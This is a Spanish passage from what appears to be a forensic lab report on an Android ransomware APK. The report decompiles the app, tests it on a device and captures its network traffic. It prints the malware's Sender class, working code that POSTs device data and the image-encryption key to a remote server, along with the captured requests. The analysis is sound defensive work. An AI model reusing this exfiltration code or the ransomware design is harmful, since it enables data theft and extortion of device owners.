Para revisar el código fuente se convierte el archivo ".apk" en un ".class" (jar). Para ello se hace empleo de la herramienta "**d2j-dex2jar**". Para este apartado no nos sirve la versión de preinstalada en la máquina virtual, deberemos actualizarla a la versión v2.1-20190905 [dex], disponible en el GitHub de la herramienta. Abriremos un terminal ubicado en el mismo directorio del APK e introduciremos el siguiente comando. Se nos generará un archivo llamado "*base-dex2jar.jar*" en el mismo directorio.

```
1 d2j-dex2jar base.apk
```

Se descomprime dicho archivo generado y se estudiará empleando la herramienta **Android Studio**. Entre los directorios componentes del proyecto ubicaremos los correspondientes a las funcionalidades de la aplicación (figura C.35 (página 146)).




Fig. C.35.: Android Studio - Directorio de las clases componentes de la aplicación

Se revisan todas las clases para, a continuación, realizar un análisis detallado de aquellas más relevantes. Para la clase conocida como "*Encryter.class*" (figura C.36 (página 147)) es sencillo intuir su funcionalidad. Se perciben dos métodos dentro de dicha clase: "*encryptToFile*" y "*decryptToFile*". No se observa el contenido de dichas funciones, pues la herramienta "*d2j-dex2jar*" no ha sido capaz de descompilarlo. Por el propio nombre de las funciones se interpreta que realizan labores de cifrado y descifrado, respectivamente. A su vez, en la propia cabecera de la clase, se aprecian variables referentes a un algoritmo de cifrado. En este caso de trata del algoritmo **AES**, concretamente "*AES/CBC/PKCS5Padding*" (utiliza AES en combinación con **CBC**, a la vez que se emplea la técnica de *padding*<sup>1</sup>). Se establece también un tamaño de bloque de 1024 bits.

<sup>1</sup>Los algoritmos de cifrado por bloques presentan la característica de que los tamaños de la clave, el texto plano y el cifrado han de ser siempre iguales y predefinidos por los algoritmos de cifrado. Es muy común que el último bloque de un mensaje cifrado sea más corto que la extensión de tamaño marcada. Para ello se dispone del *padding* o esquema de relleno, que establece aquellos valores a añadir en los lugares de los bits que restan por llenar en un bloque [Kee22d].

```

package com.example.cifrador;

import ...

public class Encrypter {
    private static final String ALGO_IMAGE_DECRYPTOR = "AES/CBC/PKCS5Padding";
    private static final String ALGO_SECRET_KEY = "AES";
    private static final int READ_WRITE_BLOCK_BUFFER = 1024;

    public Encrypter() {
    }

    public static void decryptToFile(String param0, String param1, OutputStream param2, Fi
        // $FF: Couldn't be decompiled
    }


    public static Boolean encryptToFile(String param0, String param1, InputStream param2,
        // $FF: Couldn't be decompiled
    }
}

```

**Fig. C.36.:** Android Studio - Implementación de la clase "Encrypter.class"

Para la clase "*MainActivity.class*" (figura C.37 (página 148)) ha sido imposible para la herramienta el recuperar la implementación de la totalidad de sus métodos. No obstante, a partir de su nombre se puede deducir la funcionalidad de las mismas. Se realiza una enumeración de aquellas funciones más interesantes, acompañada de una suposición acerca de la funcionalidad de cada una.

- **checkForVM()** y **CheckForDebuging()**: podrían realizar labores de comprobación de si la aplicación se está ejecutando dentro de una máquina virtual o está siendo depurada. Normalmente, los autores de *malware* implementan medidas de este estilo para burlar ciertos métodos de análisis forense de *malware*.
- **createNotification()** y **createNotificationChannel()**: se interpretan como funciones encargadas del envío de notificaciones al dispositivo móvil.
- **generatePass()**: generaría algún tipo de clave. Asociándolo con la clase anterior, podríamos interpretar que se correspondería con la clave de cifrado. Se desconoce si la clave generada es estática o dinámica.
- **ChangeWallpaper()**: método que podría utilizarse para modificar el fondo de pantalla, bien del propio dispositivo móvil o el de la aplicación.
- **KrUhqwUaKqUVUIzdhhNr()** y **inmdsnEMQinYXeMhmaLY()**: no se logra deducir la funcionalidad de ambos métodos. El nombre es una ristra de caracteres, sin sentido, que no aportan ningún tipo de información. Se podría interpretar como que el autor del *malware* deseaba abstraer la funcionalidad de las funciones con el propio nombre de las mismas.



The screenshot shows the decompiled Java code for the `MainActivity.class` file in Android Studio. The code is part of the `com.example.cifrador` package and extends `AppCompatActivity`. It contains various fields and methods, many of which are marked as compiled code. The code includes logic for VM detection, file operations, and notification management.

```
5 package com.example.cifrador;
6
7 public class MainActivity extends androidx.appcompat.app.AppCompatActivity {
8     private static final java.lang.String FILE_NAME_ENC = "_ENC_";
9     boolean VMdetection;
10    boolean antidebug;
11    android.widget.Button btn_dec;
12    android.widget.Button btn_enc;
13    java.lang.String channelID;
14    android.widget.EditText edit_text;
15    java.util.ArrayList<java.lang.String> fileDir;
16    java.util.ArrayList<java.io.File> files;
17    java.util.ArrayList<java.lang.String> imageExt;
18    pl.droidsonroids.gif.GifImageView load;
19    java.lang.String my_key;
20    java.lang.String my_key_dec;
21    java.lang.String my_spec_key;
22    java.lang.String my_spec_key_dec;
23    java.lang.Integer notificationID;
24    java.lang.String phoneInfo;
25
26    public MainActivity() { /* compiled code */ }
27
28    private void checkForVM() { /* compiled code */ }
29
30    private void createNotificacion(java.lang.String s, java.lang.Integer integer) { /* compiled code */ }
31
32    private void createNotificationChannel() { /* compiled code */ }
33
34    private static java.lang.String generatePass() { /* compiled code */ }
35
36    public void changeWallpaper(android.view.View view) { /* compiled code */ }
37
38    public void checkForDebugging() { /* compiled code */ }
39
40    public java.util.ArrayList<java.io.File> lookForPath(java.lang.String s, java.lang.Boolean aBoolean) { /* compiled code */ }
41
42    protected void onCreate(android.os.Bundle bundle) { /* compiled code */ }
43}
```

**Fig. C.37.:** Android Studio - Implementación de la clase "MainActivity.class"

Analizando las propias variables de la clase encontramos ciertos aspectos sospechosos. La variable conocida como "*FILE\_NAME\_ENC*" tiene asociada la cadena de texto "*\_ENC\_*". El propio nombre de la variable nos podría indicar que sería el nombre que se asociaría a los ficheros cifrados. Podemos apreciar relación entre lo deducido de esta variable y las imágenes analizadas en el documento generado por la herramienta MOBILedit. Recordemos que las imágenes cifradas, presentes en dicho informe, compartían todos el mismo patrón en su nombre (todas comenzaban por "*\_ENC\_*"). La variable "*phoneInfo*" podría contener información referida al propio dispositivo móvil.

Revisando la clase "*Sender.class*" (figura C.38 (página 149)) se interpreta, por las llamadas a funciones empleadas, que realiza la función de establecimiento de conexión. En este caso, la aplicación enviaría peticiones HTTP (POST) contra la URL que se le especifique. Dichas peticiones, incluyen en su cuerpo dos parámetros identificados como "*data*" y "*key*", de los que no disponemos de mayor conocimiento. Se incluye además la cadena de texto ":^ -7p\_z?b3Wv8?C987S", codificada en base64, en la cabecera "*Authorization*" de la petición HTTP. Se identifica como la credencial de autenticación de dicha operación HTTP contra el servidor web al que se conectará.

```

package com.example.cifrador;

import ...

public class Sender extends AsyncTask<String, String, String> {
    public Sender() {
    }

    protected String doInBackground(String... var1) {
        try {
            URL var2 = new URL(var1[0]);
            HttpURLConnection var8 = (HttpURLConnection)var2.openConnection();
            Builder var3 = new Builder();
            var3 = var3.appendQueryParameter("data", var1[1]);
            StringVar4 = new StringBuilder();
            String var7 = var3.appendQueryParameter("key", var4.append(" ").append(var1[2]).toString()).build().getEncodedQuery();
            byte[] var9 = Base64.encode(":QE^-7p_z?b3Wv8?C987S".getBytes(StandardCharsets.UTF_8), 0);
            var4 = new StringBuilder();
            var4 = var4.append("Basic ");
            String var5 = new String(var9);
            String var10 = var4.append(var5).toString();
            var8.setRequestMethod("POST");
            var8.setRequestProperty("Content-Type", "application/x-www-form-urlencoded");
            var8.setRequestProperty("Authorization", var10);
            var8.setRequestProperty("charset", "utf-8");
            var8.setDoOutput(true);
            var8.setInstanceFollowRedirects(false);
            DataOutputStream var11 = new DataOutputStream(var8.getOutputStream());
            var11.writeBytes(var7);
            var11.flush();
            var11.close();
            var8.getResponseCode();
        } catch (IOException var6) {
            var6.printStackTrace();
        }
        return null;
    }
}

```

**Fig. C.38.:** Android Studio - Implementación de la clase "*Sender.class*"

No se observa ningún tipo de *log* en ninguna de las clases analizadas. Tampoco se aprecia ningún tipo de almacenamiento de credenciales en local en el propio dispositivo móvil.

## Prueba funcional

Se dispone de un dispositivo móvil idéntico al entregado por la parte cliente. Se instala dicho APK en el dispositivo de prueba (figura C.39 (página 150)). Para ello se empleará nuevamente la herramienta ADB en la máquina virtual Santoku. Nos ubicamos en el directorio donde se encuentra dicho APK y en un terminal ejecutaremos el siguiente comando.

```
1 adb install base.apk
```

```
santoku@santoku-VirtualBox:~/Desktop$ adb install base.apk  
22 KB/s (4727158 bytes in 206.616s)  
Success
```

Fig. C.39.: ADB - Instalación APK en dispositivo de pruebas


En el dispositivo de testeo se incluyen diversos tipos de fotografías en diversos directorios del mismo. Se incluyen imágenes en formato PNG, JPG, JPEG, SVG y TIFF. Se pretende simular un escenario real.

Se realiza primero una auditoría funcional. En el propio dispositivo, una vez instalado el APK, abrimos la aplicación. Se nos solicita otorgar permiso de acceso a las imágenes y contenido multimedia del dispositivo, así como al resto de archivos. Se observan dos botones dentro de la aplicación "Organizar imágenes..." y "Buscar". Se aprecia un cuadro de búsqueda. Se introduce el nombre de una imagen existente en el dispositivo en el cuadro de búsqueda y se hace clic en el botón "Buscar". No se aprecia ningún cambio sustancial en el dispositivo ni ninguna imagen cifrada. Se hace clic en el botón "Organizar imágenes...". Se muestra una notificación indicándonos que se está organizando la galería y que esperemos unos minutos (figura C.40 (página 151)).



**Fig. C.40.:** iGallery - Notificación de organización de galería

Transcurrido ese tiempo se muestra una nueva notificación conforme el proceso ha finalizado (figura C.41 (página 151)).



**Fig. C.41.:** iGallery - Notificación de fin de la organización de galería

Con esto se identifica el cifrado de algunas imágenes incluidas en el dispositivo de testeo (figura C.42 (página 152)). Se observa el prefijo "ENC" en las imágenes cifradas. Con esto se verifica la mal intencionalidad de la aplicación y se confirman las sospechas iniciales derivadas de la revisión del informe MOBILEDit y del estudio del código fuente de la APK. Se aprecia como se han cifrado todas las imágenes, excepto las que cuentan con formato TIFF. A su vez, solo se aprecian imágenes cifradas en directorios concretos del dispositivo.




Fig. C.42.: Imagen cifrada en el dispositivo móvil de pruebas

Se entiende que la aplicación realiza filtrados a la hora de realizar los cifrados. Primeramente, se interpreta que el *malware* cifra aquellos formatos de imagen más comunes y utilizados. A su vez, solo cifra aquellas imágenes contenidas en los directorios "/Download", "Pictures" y "DCIM". Se aprecia la modificación del fondo de pantalla del dispositivo de pruebas (figura C.43 (página 152)).




Fig. C.43.: Fondo de pantalla del dispositivo móvil de pruebas modificado

En caso de **no** disponer de un dispositivo físico para la realización de las pruebas funcionales, se propone la utilización de una máquina virtual. Podemos emplear la herramienta **SDK Manager** incluida por defecto en el software Android Studio que permite la creación de emuladores Android. Podemos ver en la figura C.44 (página 153) la parte superior derecha de la última herramienta en la que se incluyen las funcionalidades de **Device Manager** del SDK Manager. Para nuestro caso ya tenemos configurado un dispositivo con el mismo operativo que el instalado en la evidencia. Para configurar un nuevo dispositivo se debe seleccionar "*Create device*". Se nos solicitará seleccionar un modelo de dispositivo móvil y a continuación su sistema operativo. Para ejecutar dicho emulador móvil, bastará con hacer clic en el botón "play" correspondiente mostrado en la figura previa.




Fig. C.44.: Android Studio - Device Manager

Tras ejecutar el emulador móvil se nos mostrará como en la figura C.45 (página 154). Para instalar la APK maliciosa en dicho emulador deberemos realizar los siguientes pasos.

1. Copiar el APK correspondiente en el directorio "*platform-tools*" incluido dentro de la carpeta "*android-sdk*". En nuestro caso, el directorio completo es "*/usr/lib/android-sdk/platform-tools*".
2. Abrimos un terminal dentro del directorio "*platform-tools*" y ejecutamos el comando:

```
1 ./adb install base.apk
```

Una vez instalado el APK en el emulador se puede iniciar y realizar todas aquellas pruebas hasta el momento descritas en el mismo.



**Fig. C.45.:** Android Studio - Emulador móvil ejecutándose

### Estudio de conexiones a servidores externos

Se comprueba si la aplicación maliciosa establece comunicaciones contra algún servidor remoto. Se analizará el tráfico de red con la herramienta **Wireshark** en nuestro equipo con sistema operativo Ubuntu 20.04. Deberemos conectar el dispositivo de pruebas a la misma red Wifi que nuestro equipo. Se debe configurar adecuadamente Wireshark estableciendo la interfaz de escucha correspondiente a la de nuestra red (en nuestro caso "wlp4s0"). Podemos ver en la imagen C.46 (página 155) la herramienta Wireshark capturando tráfico de red.




Fig. C.46.: Wireshark - Tráfico de red


Para poder filtrar y así obtener unos resultados más claros en Wireshark deberemos obtener la dirección IP asignada a nuestro dispositivo móvil. Para ello, en el teléfono, accederemos a "Ajustes", accederemos a "Conexiones" y en las redes "Wi-Fi" accederemos a la información de la red a la que estamos conectados. Podemos ver en la figura la IP asociada a nuestro dispositivo de pruebas en la figura C.47 (página 156). Una vez obtenida la dirección IP asignada a nuestro dispositivo, es hora de establecer un filtro de búsqueda en Wireshark. En el cuadro de búsqueda incluiremos el filtro a continuación mostrado con el que especificaremos que se nos muestren únicamente aquellos paquetes que incluyan susodicha IP de origen.

```
1 ip.src_host == <IP DISPOSITIVO DE PRUEBAS>
```



**Fig. C.47.:** Información de la red Wifi a la que está conectado el dispositivo de pruebas

Volveremos a incluir nuevas imágenes en el dispositivo para la realización de esta nueva prueba funcional. Se lanza la aplicación y se inicia el proceso de cifrado. La herramienta Wireshark estará escuchando en dicha interfaz de red en todo momento. Con unos pocos segundos de diferencia, esta última, captura tráfico interesante (figura C.48 (página 156))<sup>2</sup>.



**Fig. C.48.:** Wireshark - Tráfico de red capturado tras la ejecución del *malware* en el dispositivo de pruebas

<sup>2</sup>Mencionar que, para este apartado, el servidor Flask se está ejecutando dentro de la misma red que el dispositivo de testeo debido a problemas con la red personal

Se aprecia un paquete HTTP (figura C.49 (página 157)), referente a una petición POST, contra un *endpoint* sospechoso ("`/CdWAhQhVKkRaLLMqfQ`"). Se observa que el establecimiento de conexión es contra la URL descubierta en la figura C.30 (página 142). Analizando dicho paquete se contempla que dentro del mismo se incluyen dos parámetros, uno conocido por "*data*" y el otro "*key*". En el primero se incluye información relativa al dispositivo de pruebas. Se destaca que se incluya en el mismo parámetro la fecha y hora actuales asociados a una variable llamada "*DATE\_INFECTON*". Por otra banda, la entrada "*key*" incluye una ristra de caracteres (32 en total), a priori sin sentido. En la cabecera "*Authorization*" se incluye la misma cadena de texto que la identificada en la figura C.38 (página 149) que se utilizan como credenciales de autenticación.

```

▼ Hypertext Transfer Protocol
  ▶ POST /CdWAhQhVKkRaLLMqfQ HTTP/1.1\r\n
    Content-Type: application/x-www-form-urlencoded\r\n
  ▶ Authorization: Basic OIFFXi03cF96P2IzV3Y4P0M50DdT\r\n
    Credentials: :QE^~7p_z?b3Wv8?C987S
    charset: utf-8\r\n
    User-Agent: Dalvik/2.1.0 (Linux; U; Android 8.1.0; SM-J415FN Build/M1AJQ)\r\n
    Host: 172.20.10.2:8080\r\n
    Connection: Keep-Alive\r\n
    Accept-Encoding: gzip\r\n
  ▶ Content-Length: 208\r\n
  \r\n
  [Full request URI: http://172.20.10.2:8080/CdWAhQhVKkRaLLMqfQ]
  [HTTP request 1/1]
  [Response in frame: 474]
  File Data: 208 bytes
▼ HTML Form URL Encoded: application/x-www-form-urlencoded
  ▶ Form item: "data" = " MANUFACTURER = samsung, DEVICE = j4primeLTE, MODEL = SM-J415FN, DATE_INFECTON = 02/12/2022 23:36:07h "
  ▶ Form item: "key" = " Sm4!-8u/GI6$2=8Ie4$IrK)-&h!kn"


```

**Fig. C.49.: Wireshark - Contenido paquete HTTP enviado al servidor malicioso**

Como alternativa al uso de Wireshark se destaca la herramienta **Burp Suite**. No obstante, se aconseja el empleo de la primera al ser una herramienta de captura de tráfico de red concebida directamente para tal cometido. Burp Suite trata de un software que recopila herramientas especializadas para realizar pruebas de penetración en aplicaciones web. Es realmente sencillo adaptar la herramienta a nuestro escenario y conseguir así un funcionamiento similar al de Wireshark. Para ello emplearemos una máquina virtual con Kali Linux, pues dicha herramienta viene preinstalada en esta famosa distribución basada en Debian GNU/Linux y orientada a labores de auditoría y seguridad informática. Las especificaciones de dicha máquina virtual son las siguientes:

- Sistema operativo **Kali Linux (64 bits)** (versión 5.14.0-kali4-amd64).
- **6GB** de memoria RAM.
- Se establece una interfaz de red en modo **Bridged Adapter** para dar acceso de red a la máquina. Este modo hace que la máquina virtual se comporte como una nueva máquina física.
- **No** se establecen **carpetas compartidas** entre la máquina virtual y nuestro equipo.

Comenzamos identificando la IP asignada a la máquina virtual. A continuación se ejecuta la herramienta Burp Suite. Accederemos al menú "Proxy" y a continuación en "Options". Añadiremos un nuevo "Proxy Listener". Seleccionaremos "all interfaces" y especificaremos, por ejemplo, el puerto 9090. En la figura C.50 (página 158) podemos ver el resultado de dicha configuración. Con esto se especifica a la herramienta que capture todo aquel tráfico entrante destinado al puerto antes mencionado.



Each installation of Burp generates its own CA certificate that Proxys listeners can use when negotiating TLS connections. You can import or export this certificate for use in other applications.

**Fig. C.50.:** Burp Suite - Configuración proxy listener

Se configurará el dispositivo móvil que estará conectado a la misma red wifi. Accedemos a los ajustes wifi del mismo y, para la red a la que esté conectado, en opciones avanzadas, especificaremos un proxy. Se deberá especificar la IP asociada a la máquina Kali y el puerto 9090 (figura C.51 (página 158)). Con esto lo que estamos haciendo es redirigir todo el tráfico del dispositivo móvil a la máquina Kali, que capturará dicho tráfico. Además de poder visualizar los paquetes de red capturados, se nos otorga la capacidad de decidir si encaminarlos o incluso descartarlos.



**Fig. C.51.:** Configurando proxy en dispositivo móvil

Se pondrá en funcionamiento la aplicación maliciosa. Si observamos el software Burp Suite, vemos en la figura C.52 (página 159) como se ha capturado el mismo paquete que con Wireshark. Observamos como se nos ofrece una información similar aunque menos completa. Se recomienda la utilización de esta última pues, dejando de lado su facilidad de uso en comparación, la información expuesta resulta más interesante para la realización de pericias forenses.

```

1 POST /CdWAhQhVKkRaLLMqfQ HTTP/1.1
2 Content-Type: application/x-www-form-urlencoded
3 Authorization: Basic OLFFXi03cF96P2IzV3Y4POM50dT
4 charset: utf-8
5 User-Agent: Dalvik/2.1.0 (Linux; U; Android 8.1.0; SM-J415FN Build/MIAJ0)
6 Host: 192.168.8.111:8080
7 Connection: close
8 Accept-Encoding: gzip, deflate
9 Content-Length: 218
10
11 data=%20MANUFACTURER%20%3D%20samsung%2C%20DEVICE%20%3D%20j4primele%20%20MODEL%20%3D%20SM-J415FN%2C%20DATE_INFECTION%20%3D%202029%2F11%2F2022%2000%3A06%3A50h%20&key=%20Ka5*DQZ(Wet%7B%28q%44%7DHNz%3C%26%40%24%7B%3C%3D9C

```

**Fig. C.52.:** Burp Suite - Paquete capturado

Se deduce que el paquete incluye la clave de cifrado de las imágenes, además de información relativa al dispositivo infectado. Dicha información se envía al *endpoint* "/CdWAhQhVKkRaLLMqfQ" del servidor remoto para, de alguna forma, almacenarla. Se descubre que introduciendo dicha clave en el cuadro de búsqueda de la aplicación malintencionada se logra recuperar el acceso a las imágenes cifradas.

Se indaga sobre la URL maliciosa. Desde Ubuntu 20.04 se procederá, mediante la herramienta "curl", al envío de una petición GET a dicho *endpoint* con la finalidad de obtener mayor conocimiento acerca del mismo. Se observa que dicho *endpoint* no admite este tipo de peticiones C.53 (página 159). Se debe introducir el siguiente comando en un terminal.

```
1 curl <URL>
```

```
wannacry@wannacry-X782X-X783X:~/AndroidStudioProjects/RAT
de$ curl http://192.168.8.111:8080/CdWAhQhVKkRaLLMqfQ
<!doctype html>
<html lang=en>
<title>405 Method Not Allowed</title>
<h1>Method Not Allowed</h1>
<p>The method is not allowed for the requested URL.</p>
```

**Fig. C.53.:** Petición GET al *endpoint* sospechoso

